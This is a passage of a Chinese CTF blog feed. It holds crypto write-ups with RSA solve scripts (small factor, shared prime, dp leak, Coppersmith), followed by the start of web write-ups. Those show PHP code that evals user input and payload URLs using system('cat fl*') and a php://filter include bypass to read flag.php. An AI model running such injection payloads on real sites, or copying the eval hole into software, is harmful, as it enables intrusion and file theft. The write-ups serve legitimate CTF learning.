class="line"><span class="built_in">print</span>(<span class="string">f&quot;n = <span class="subst">&#123;n&#125;</span>&quot;</span>)</span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;e = <span class="subst">&#123;e&#125;</span>&quot;</span>)</span><br></pre></td></tr></table></figure><p>n = 10306247299477991196335954707897189353577589618180446614762218980226685668311143526740800444344046158260556585833057716406703213966249956775927205061731821632025483608182881492214855240841820024816859031176291364212054293818204399157346955465232586109199762630150640804366966946066155685218609638749171632685073<br />e = 65537</p><p>接着</p><p>使用factordb分解n得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://www.factordb.com/index.php?query=10306247299477991196335954707897189353577589618180446614762218980226685668311143526740800444344046158260556585833057716406703213966249956775927205061731821632025483608182881492214855240841820024816859031176291364212054293818204399157346955465232586109199762630150640804366966946066155685218609638749171632685073</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">p = 97</span><br><span class="line">q = 106249972159566919549855203174197828387397831115262336234662051342543151219702510584956705611794290291345944183845955839244363030579896461607496959399297130227066841321473005074379950936513608503266587950271044991876848389878395867601515004796212227929894460104645781488319246866661398816686697306692491058609</span><br></pre></td></tr></table></figure><p>解密代码：</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">from</span> Crypto.PublicKey <span class="keyword">import</span> RSA</span><br><span class="line"><span class="keyword">from</span> Crypto.Cipher <span class="keyword">import</span> PKCS1_OAEP</span><br><span class="line"></span><br><span class="line"><span class="comment"># 读取公钥</span></span><br><span class="line">public = RSA.importKey(<span class="built_in">open</span>(<span class="string">&#x27;public.key&#x27;</span>).read())</span><br><span class="line">n = public.n</span><br><span class="line">e = public.e</span><br><span class="line"></span><br><span class="line"><span class="comment"># 分解得到 p, q</span></span><br><span class="line">p = <span class="number">97</span></span><br><span class="line">q = n // p</span><br><span class="line"></span><br><span class="line"><span class="comment"># 计算私钥</span></span><br><span class="line"><span class="keyword">from</span> Crypto.Util.number <span class="keyword">import</span> inverse</span><br><span class="line">d = inverse(e, (p-<span class="number">1</span>)*(q-<span class="number">1</span>))</span><br><span class="line"></span><br><span class="line"><span class="comment"># 构造私钥</span></span><br><span class="line">privatekey = RSA.construct((n, e, d, p, q))</span><br><span class="line"></span><br><span class="line"><span class="comment"># OAEP 解密</span></span><br><span class="line">rsa = PKCS1_OAEP.new(privatekey)</span><br><span class="line">m = rsa.decrypt(<span class="built_in">open</span>(<span class="string">&#x27;flag.enc&#x27;</span>, <span class="string">&#x27;rb&#x27;</span>).read())</span><br><span class="line"><span class="built_in">print</span>(m.decode())</span><br></pre></td></tr></table></figure><p>flag{p_1s_5mall_num6er}</p><h2 id="13funnyrsa1"><a class="markdownIt-Anchor" href="#13funnyrsa1"></a> 13.funnyrsa1</h2><p>目测e1与e2,n1与n2,c1与c2不同，p1=p2</p><p>利用两个RSA模数共享质因数 <code>p</code>，以及 <code>gcd(e, φ) = 14</code> 的特性，通过<strong>降阶+CRT组合</strong>来绕过无法直接求逆元的问题。</p><p>完整脚本先贴出来：</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">from</span> Cryptodome.Util.number <span class="keyword">import</span> *</span><br><span class="line"><span class="keyword">import</span> gmpy2</span><br><span class="line"><span class="keyword">from</span> libnum <span class="keyword">import</span> *</span><br><span class="line"></span><br><span class="line">e1 = <span class="number">14606334023791426</span></span><br><span class="line">p1 = <span class="number">121009772735460235364940622989433807619211926015494087453674747614331295040063679722422298286549493698150690694965106103822315378461970129912436074962111424616439032849788953648286506433464358834178903821069564798378666159882090757625817745990230736982709059859613843100974349380542982235135982530318438330859</span></span><br><span class="line">q1 = <span class="number">130968576816900149996914427770826228884925960001279609559095138835900329492765336419489982304805369724685145941218640504262821549441728192761733409684831633194346504685627189375724517070780334885673563409259345291959439026700006694655545512308390416859315892447092639503318475587220630455745460309886030186593</span></span><br><span class="line">c1 = <span class="number">11402389955595766056824801105373550411371729054679429421548608725777586555536302409478824585455648944737304660137306241012321255955693234304201530700362069004620531537922710568821152217381257446478619320278993539785699090234418603086426252498046106436360959622415398647198014716351359752734123844386459925553497427680448633869522591650121047156082228109421246662020164222925272078687550896012363926358633323439494967417041681357707006545728719651494384317497942177993032739778398001952201667284323691607312819796036779374423837576479275454953999865750584684592993292347483309178232523897058253412878901324740104919248</span></span><br><span class="line">n1 = p1 * q1</span><br><span class="line"></span><br><span class="line">e2 = <span class="number">13813369129257838</span></span><br><span class="line">p2 = <span class="number">121009772735460235364940622989433807619211926015494087453674747614331295040063679722422298286549493698150690694965106103822315378461970129912436074962111424616439032849788953648286506433464358834178903821069564798378666159882090757625817745990230736982709059859613843100974349380542982235135982530318438330859</span></span><br><span class="line">q2 = <span class="number">94582257784130735233174402362819395926641026753071039760251190444144495369829487705195913337502962816079184062352678128843179586054535283861793827497892600954650126991213176547276006780610945133603745974181504975165082485845571788686928859549252522952174376071500707863379238688200493621993937563296490615649</span></span><br><span class="line">c2 = <span class="number">7984888899827615209197324489527982755561403577403539988687419233579203660429542197972867526015619223510964699107198708420785278262082902359114040327940253582108364104049849773108799812000586446829979564395322118616382603675257162995702363051699403525169767736410365076696890117813211614468971386159587698853722658492385717150691206731593509168262529568464496911821756352254486299361607604338523750318977620039669792468240086472218586697386948479265417452517073901655900118259488507311321060895347770921790483894095085039802955700146474474606794444308825840221205073230671387989412399673375520605000270180367035526919</span></span><br><span class="line">n2 = p2 * q2</span><br><span class="line"></span><br><span class="line">p = p1</span><br><span class="line"></span><br><span class="line"><span class="comment"># 验证 gcd</span></span><br><span class="line">phi1 = (p - <span class="number">1</span>) * (q1 - <span class="number">1</span>)</span><br><span class="line">phi2 = (p - <span class="number">1</span>) * (q2 - <span class="number">1</span>)</span><br><span class="line"></span><br><span class="line">g1 = gmpy2.gcd(e1, phi1)</span><br><span class="line">g2 = gmpy2.gcd(e2, phi2)</span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;gcd(e1, phi1) = <span class="subst">&#123;g1&#125;</span>&quot;</span>)</span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;gcd(e2, phi2) = <span class="subst">&#123;g2&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line"><span class="comment"># 应该是 14</span></span><br><span class="line"><span class="keyword">assert</span> g1 == <span class="number">14</span> <span class="keyword">and</span> g2 == <span class="number">14</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 降阶</span></span><br><span class="line">a1 = e1 // <span class="number">14</span></span><br><span class="line">a2 = e2 // <span class="number">14</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 计算降阶后的私钥</span></span><br><span class="line">bd1 = gmpy2.invert(a1, phi1)</span><br><span class="line">bd2 = gmpy2.invert(a2, phi2)</span><br><span class="line"></span><br><span class="line"><span class="comment"># 得到 m^14 mod n1 和 m^14 mod n2</span></span><br><span class="line">mb1 = <span class="built_in">pow</span>(c1, bd1, n1)  <span class="comment"># m^14 mod (p*q1)</span></span><br><span class="line">mb2 = <span class="built_in">pow</span>(c2, bd2, n2)  <span class="comment"># m^14 mod (p*q2)</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># CRT 组合：m^14 mod q1, m^14 mod q2, m^14 mod p</span></span><br><span class="line">c1_mod = mb1 % q1      <span class="comment"># m^14 mod q1</span></span><br><span class="line">c2_mod = mb2 % q2      <span class="comment"># m^14 mod q2</span></span><br><span class="line">c3_mod = mb1 % p       <span class="comment"># m^14 mod p  (也可以用 mb2 % p)</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 使用 CRT 得到 m^14 mod (q1*q2*p) = m^14 mod n1 (但 n1 = p*q1)</span></span><br><span class="line"><span class="comment"># 实际上我们想要的是 m^14 mod (q1*q2)，因为最后要在 q1*q2 下开根</span></span><br><span class="line"><span class="comment"># 但 CRT 组合 q1, q2, p 得到的是 m^14 mod (q1*q2*p)</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 方法1：只组合 q1 和 q2</span></span><br><span class="line">m14_mod_q1q2 = solve_crt([c1_mod, c2_mod], [q1, q2])</span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;m^14 mod (q1*q2) = <span class="subst">&#123;m14_mod_q1q2&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line"><span class="comment"># 现在在模 q1*q2 下开 14 次方根</span></span><br><span class="line"><span class="comment"># 14 = 2 * 7</span></span><br><span class="line">n = q1 * q2</span><br><span class="line">f = (q1 - <span class="number">1</span>) * (q2 - <span class="number">1</span>)</span><br><span class="line"></span><br><span class="line"><span class="comment"># 先开 7 次方（需要 7 与 f 互质）</span></span><br><span class="line">d7 = gmpy2.invert(<span class="number">7</span>, f)</span><br><span class="line">m7 = <span class="built_in">pow</span>(m14_mod_q1q2, d7, n)  <span class="comment"># (m^14)^(inv(7)) = m^2 mod n</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 再开平方</span></span><br><span class="line">m = gmpy2.iroot(m7, <span class="number">2</span>)[<span class="number">0</span>]</span><br><span class="line"></span><br><span class="line"><span class="comment"># 验证</span></span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;\n明文 (十进制): <span class="subst">&#123;m&#125;</span>&quot;</span>)</span><br><span class="line"><span class="built_in">print</span>(<span class="string">f&quot;明文 (十六进制): <span class="subst">&#123;<span class="built_in">hex</span>(m)&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line"><span class="comment"># 转换为字符串</span></span><br><span class="line"><span class="keyword">try</span>:</span><br><span class="line">    msg = long_to_bytes(m)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;明文 (字符串): <span class="subst">&#123;msg.decode(<span class="string">&#x27;utf-8&#x27;</span>)&#125;</span>&quot;</span>)</span><br><span class="line"><span class="keyword">except</span>:</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;明文 (字节): <span class="subst">&#123;long_to_bytes(m)&#125;</span>&quot;</span>)</span><br></pre></td></tr></table></figure><h3 id="关键步骤"><a class="markdownIt-Anchor" href="#关键步骤"></a> 关键步骤</h3><h4 id="1-降阶处理核心"><a class="markdownIt-Anchor" href="#1-降阶处理核心"></a> 1. <strong>降阶处理</strong>（核心）</h4><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">g1 = gcd(e1, phi1) = <span class="number">14</span></span><br><span class="line">a1 = e1 // <span class="number">14</span></span><br><span class="line">bd1 = inv(a1, phi1)</span><br><span class="line">mb1 = <span class="built_in">pow</span>(c1, bd1, n1)  <span class="comment"># 得到 m^14 mod n1</span></span><br></pre></td></tr></table></figure><ul><li>因为 <code>e = 14 * a</code>，且 <code>gcd(e, φ) = 14</code></li><li>不能直接求 <code>d = inv(e, φ)</code>，但可以求 <code>d' = inv(a, φ)</code></li><li>解密得到 <code>m^14 mod n</code>，而不是 <code>m</code></li></ul><h4 id="2-利用共享质因数提取信息"><a class="markdownIt-Anchor" href="#2-利用共享质因数提取信息"></a> 2. <strong>利用共享质因数提取信息</strong></h4><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">mb1 = m^<span class="number">14</span> mod (p*q1)  →  mb1 mod q1 = m^<span class="number">14</span> mod q1</span><br><span class="line">mb2 = m^<span class="number">14</span> mod (p*q2)  →  mb2 mod q2 = m^<span class="number">14</span> mod q2</span><br><span class="line">mb1 mod p = m^<span class="number">14</span> mod p  (mb2 mod p 也相同)</span><br></pre></td></tr></table></figure><h4 id="3-crt组合"><a class="markdownIt-Anchor" href="#3-crt组合"></a> 3. <strong>CRT组合</strong></h4><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">c1_mod = mb1 % q1      <span class="comment"># m^14 mod q1</span></span><br><span class="line">c2_mod = mb2 % q2      <span class="comment"># m^14 mod q2</span></span><br><span class="line">m14_mod_q1q2 = CRT([c1_mod, c2_mod], [q1, q2])</span><br></pre></td></tr></table></figure><ul><li>只知道 <code>m^14 mod q1</code> 和 <code>m^14 mod q2</code></li><li>通过CRT组合得到 <code>m^14 mod (q1*q2)</code></li><li><strong>不需要知道 <code>p</code></strong> 就能组合！（虽然这里用了p验证）</li></ul><h4 id="4-开14次方根"><a class="markdownIt-Anchor" href="#4-开14次方根"></a> 4. <strong>开14次方根</strong></h4><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 14 = 2 * 7</span></span><br><span class="line">d7 = inv(<span class="number">7</span>, (q1-<span class="number">1</span>)*(q2-<span class="number">1</span>))</span><br><span class="line">m7 = <span class="built_in">pow</span>(m14_mod_q1q2, d7, q1*q2)  <span class="comment"># m^2 mod (q1*q2)</span></span><br><span class="line">m = iroot(m7, <span class="number">2</span>)[<span class="number">0</span>]  <span class="comment"># 开平方</span></span><br></pre></td></tr></table></figure><ul><li>在模 <code>q1*q2</code> 下分两步开根</li><li>先开7次方（利用 <code>7</code> 与 <code>φ(q1*q2)</code> 互质）</li><li>再开平方</li></ul><p>flag{gcd_e&amp;φ_isn’t_1}</p><h2 id="14funnyrsa2"><a class="markdownIt-Anchor" href="#14funnyrsa2"></a> 14.funnyrsa2</h2><p>比上一题简单多了，获取分解然后脚本就出来了：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br></pre></td><td class="code"><pre><span class="line">from Crypto.Util.number import long_to_bytes</span><br><span class="line">import libnum</span><br><span class="line"></span><br><span class="line">n = 897607935780955837078784515115186203180822213482989041398073067996023639</span><br><span class="line">c = 490571531583321382715358426750276448536961994273309958885670149895389968</span><br><span class="line">e = 0x10001</span><br><span class="line"></span><br><span class="line"># 从factordb获取的正确因子</span><br><span class="line">p = 876391552113414716726089</span><br><span class="line">q = 932470255754103340237147</span><br><span class="line">r = 1098382268985762240184333</span><br><span class="line"></span><br><span class="line"># 验证因子乘积是否正确</span><br><span class="line">assert p * q * r == n, &quot;因子乘积不正确！&quot;</span><br><span class="line">print(&quot;因子验证通过！&quot;)</span><br><span class="line"></span><br><span class="line"># 计算欧拉函数 φ(n) = (p-1)(q-1)(r-1)</span><br><span class="line">phi = (p - 1) * (q - 1) * (r - 1)</span><br><span class="line"></span><br><span class="line"># 计算私钥 d = e^(-1) mod φ(n)</span><br><span class="line">d = pow(e, -1, phi)</span><br><span class="line"></span><br><span class="line"># 解密得到明文数字</span><br><span class="line">m = pow(c, d, n)</span><br><span class="line"></span><br><span class="line"># 将数字转换为字符串</span><br><span class="line">flag = libnum.n2s(m)</span><br><span class="line">print(&quot;Flag:&quot;, flag.decode())</span><br></pre></td></tr></table></figure><p>flag{what_that_fvck_r}</p><h2 id="15funnyrsa3"><a class="markdownIt-Anchor" href="#15funnyrsa3"></a> 15.funnyrsa3</h2><p>dp = d mod (p-1)，dp泄露做起来很简单</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br></pre></td><td class="code"><pre><span class="line">from Crypto.Util.number import long_to_bytes</span><br><span class="line">import math</span><br><span class="line"></span><br><span class="line">e = 65537</span><br><span class="line">n = 13851998696110232034312408768370264747862778787235362033287301947690834384177869107768578977872169953363148442670412868565346964490724532894099772144625540138618913694240688555684873934424471837897053658485573395777349902581306875149677867098014969597240339327588421766510008083189109825385296069501377605893298996953970043168244444585264894721914216744153344106498382558756181912535774309211692338879110643793628550244212618635476290699881188640645260075209594318725693972840846967120418641315829098807385382509029722923894508557890331485536938749583463709142484622852210528766911899504093351926912519458381934550361</span><br><span class="line">dp = 100611735902103791101540576986246738909129436434351921338402204616138072968334504710528544150282236463859239501881283845616704984276951309172293190252510177093383836388627040387414351112878231476909883325883401542820439430154583554163420769232994455628864269732485342860663552714235811175102557578574454173473</span><br><span class="line">c = 6181444980714386809771037400474840421684417066099228619603249443862056564342775884427843519992558503521271217237572084931179577274213056759651748072521423406391343404390036640425926587772914253834826777952428924120724879097154106281898045222573790203042535146780386650453819006195025203611969467741808115336980555931965932953399428393416196507391201647015490298928857521725626891994892890499900822051002774649242597456942480104711177604984775375394980504583557491508969320498603227402590571065045541654263605281038512927133012338467311855856106905424708532806690350246294477230699496179884682385040569548652234893413</span><br><span class="line"></span><br><span class="line">temp = e * dp - 1</span><br><span class="line"></span><br><span class="line">for k in range(1, e + 1):</span><br><span class="line">    if temp % k == 0:</span><br><span class="line">        p = temp // k + 1</span><br><span class="line">        if n % p == 0:</span><br><span class="line">            q = n // p</span><br><span class="line">            print(f&quot;Found! k = &#123;k&#125;&quot;)</span><br><span class="line">            print(f&quot;p = &#123;p&#125;&quot;)</span><br><span class="line">            print(f&quot;q = &#123;q&#125;&quot;)</span><br><span class="line"></span><br><span class="line">            # 计算phi</span><br><span class="line">            phi = (p - 1) * (q - 1)</span><br><span class="line"></span><br><span class="line">            # 计算私钥d</span><br><span class="line">            d = pow(e, -1, phi)</span><br><span class="line"></span><br><span class="line">            # 解密</span><br><span class="line">            m = pow(c, d, n)</span><br><span class="line">            flag = long_to_bytes(m)</span><br><span class="line">            print(f&quot;Flag: &#123;flag.decode()&#125;&quot;)</span><br><span class="line">            break</span><br><span class="line">else:</span><br><span class="line">    print(&quot;未找到p&quot;)</span><br></pre></td></tr></table></figure><p>flag{dp_i5_1eak}</p><h2 id="16unusualrsa1"><a class="markdownIt-Anchor" href="#16unusualrsa1"></a> 16.unusualrsa1</h2><p>看标题和分数应该开始上强度了emmmmmm</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><span class="line">from Crypto.Util.number import long_to_bytes</span><br><span class="line"></span><br><span class="line"># 已知数据</span><br><span class="line">n = 14113948189208713011909396304970377626324044633561155020366406284451614054260708934598840781397326960921718892801653205159753091559901114082556464576477585198060530094478860626532455065960136263963965819002575418616768412539016154873800614138683106056209070597212668250136909436974469812231498651367459717175769611385545792201291192023843434476550550829737236225181770896867698281325858412643953550465132756142888893550007041167700300621499970661661288422834479368072744930285128061160879720771910458653611076539210357701565156322144818787619821653007453741709031635862923191561438148729294430924288173571196757351837</span><br><span class="line">mbar = 1520800285708753284739523608878585974609134243280728660335545667177630830064371336150456537012842986526527904043383436211487979254140749228004148347597566264500276581990635110200009305900689510908049771218073767918907869112593870878204145615928290375086195098919355531430003571366638390993296583488184959318678321571278510231561645872308920917404996519309473979203661442792048291421574603018835698487725981963573816645574675640357569465990665689618997534740389987351864738104038598104713275375385003471306823348792559733332094774873827383320058176803218213042061965933143968710199376164960850951030741280074168795136</span><br><span class="line">c = 6635663565033382363211849843446648120305449056573116171933923595209656581213410699649926913276685818674688954045817246263487415328838542489103709103428412175252447323358040041217431171817865818374522191881448865227314554997131690963910348820833080760482835650538394814181656599175839964284713498394589419605748581347163389157651739759144560719049281761889094518791244702056048080280278984031050608249265997808217512349309696532160108250480622956599732443714546043439089844571655280770141647694859907985919056009576606333143546094941635324929407538860140272562570973340199814409134962729885962133342668270226853146819</span><br><span class="line"></span><br><span class="line"># 从SageMath中得到的缺失低位</span><br><span class="line">x0 = 61514818447540079794645696540635377371238400473636364474100415817811801375393480494308563648125</span><br><span class="line"></span><br><span class="line"># 恢复完整的m</span><br><span class="line">m = mbar + x0</span><br><span class="line"></span><br><span class="line"># 转换为字节并打印flag</span><br><span class="line">flag_bytes = long_to_bytes(m)</span><br><span class="line">print(flag_bytes.decode(&#x27;utf-8&#x27;, errors=&#x27;ignore&#x27;))</span><br></pre></td></tr></table></figure><p>flag{r54__c0pp3r5m17h_p4r714l_m_4774ck_15_c00l~}</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/27/ctfshow-crypto-wp/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/27/ctfshow-crypto-wp/"/>
    <published>2026-07-27T12:46:41.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>ctfshow-crypto-wp</title>
    <updated>2026-07-28T08:30:27.008Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="ctfshow-web-wp"><a class="markdownIt-Anchor" href="#ctfshow-web-wp"></a> ctfshow-web-wp</h1><p>ctfshow web入门篇（部分）</p><h2 id="一-命令执行"><a class="markdownIt-Anchor" href="#一-命令执行"></a> 一、命令执行</h2><h3 id="1web29"><a class="markdownIt-Anchor" href="#1web29"></a> 1.web29</h3><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="comment">/*</span></span><br><span class="line"><span class="comment"># -*- coding: utf-8 -*-</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Author</span>: h1xa</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Date</span>:   2020-09-04 00:12:34</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Last</span> Modified by:   h1xa</span></span><br><span class="line"><span class="comment"># <span class="doctag">@Last</span> Modified time: 2020-09-04 00:26:48</span></span><br><span class="line"><span class="comment"># <span class="doctag">@email</span>: h1xa<span class="doctag">@ctfer</span>.com</span></span><br><span class="line"><span class="comment"># <span class="doctag">@link</span>: https://ctfer.com</span></span><br><span class="line"><span class="comment"></span></span><br><span class="line"><span class="comment">*/</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"><span class="keyword">if</span>(<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;c&#x27;</span>]))&#123;</span><br><span class="line">    <span class="variable">$c</span> = <span class="variable">$_GET</span>[<span class="string">&#x27;c&#x27;</span>];</span><br><span class="line">    <span class="keyword">if</span>(!<span class="title function_ invoke__">preg_match</span>(<span class="string">&quot;/flag/i&quot;</span>, <span class="variable">$c</span>))&#123;</span><br><span class="line">        <span class="keyword">eval</span>(<span class="variable">$c</span>);</span><br><span class="line">    &#125;</span><br><span class="line">    </span><br><span class="line">&#125;<span class="keyword">else</span>&#123;</span><br><span class="line">    <span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>非常简单不多说直接上payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://e1c8a274-c9ed-4d9d-9efa-b8eb3e052baa.challenge.ctf.show/?c=system(&#x27;cat fl*&#x27;);</span><br></pre></td></tr></table></figure><p><strong>ctfshow{de157d64-7dc2-4a01-af46-6582c7cbb94b}</strong></p><h3 id="2web30"><a class="markdownIt-Anchor" href="#2web30"></a> 2.web30</h3><p>和29差不多</p><p>采用include和php伪协议</p><p>由于过滤检查的是c参数，</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">if(!preg_match(&quot;/flag|system|php/i&quot;, $c))&#123;</span><br><span class="line">    eval($c);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>我们构造c参数的值就可以绕过过滤:</p><p>c=include&quot;$_GET[url]&quot;?&gt;</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https:<span class="comment">//f0f5cf03-da5d-4bf8-8537-bc24cbf8a1d2.challenge.ctf.show/?c=include&quot;$_GET[url]&quot;?&gt;&amp;url=php://filter/read=convert.base64-encode/resource=flag.php</span></span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">PD9waHANCg0KLyoNCiMgLSotIGNvZGluZzogdXRmLTggLSotDQojIEBBdXRob3I6IGgxeGENCiMgQERhdGU6ICAgMjAyMC0wOS0wNCAwMDoxNDowNw0KIyBATGFzdCBNb2RpZmllZCBieTogICBoMXhhDQojIEBMYXN0IE1vZGlmaWVkIHRpbWU6IDIwMjAtMDktMDQgMDA6MTQ6MTcNCiMgQGVtYWlsOiBoMXhhQGN0ZmVyLmNvbQ0KIyBAbGluazogaHR0cHM6Ly9jdGZlci5jb20NCg0KKi8NCg0KJGZsYWcgPSAnY3Rmc2hvd3tkMzViODM5OC1hOGNjLTQyNzItYWE3Yy1hNjZjZDFlY2FmOGJ9JzsNCg==</span><br></pre></td></tr></table></figure><p>得到flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span 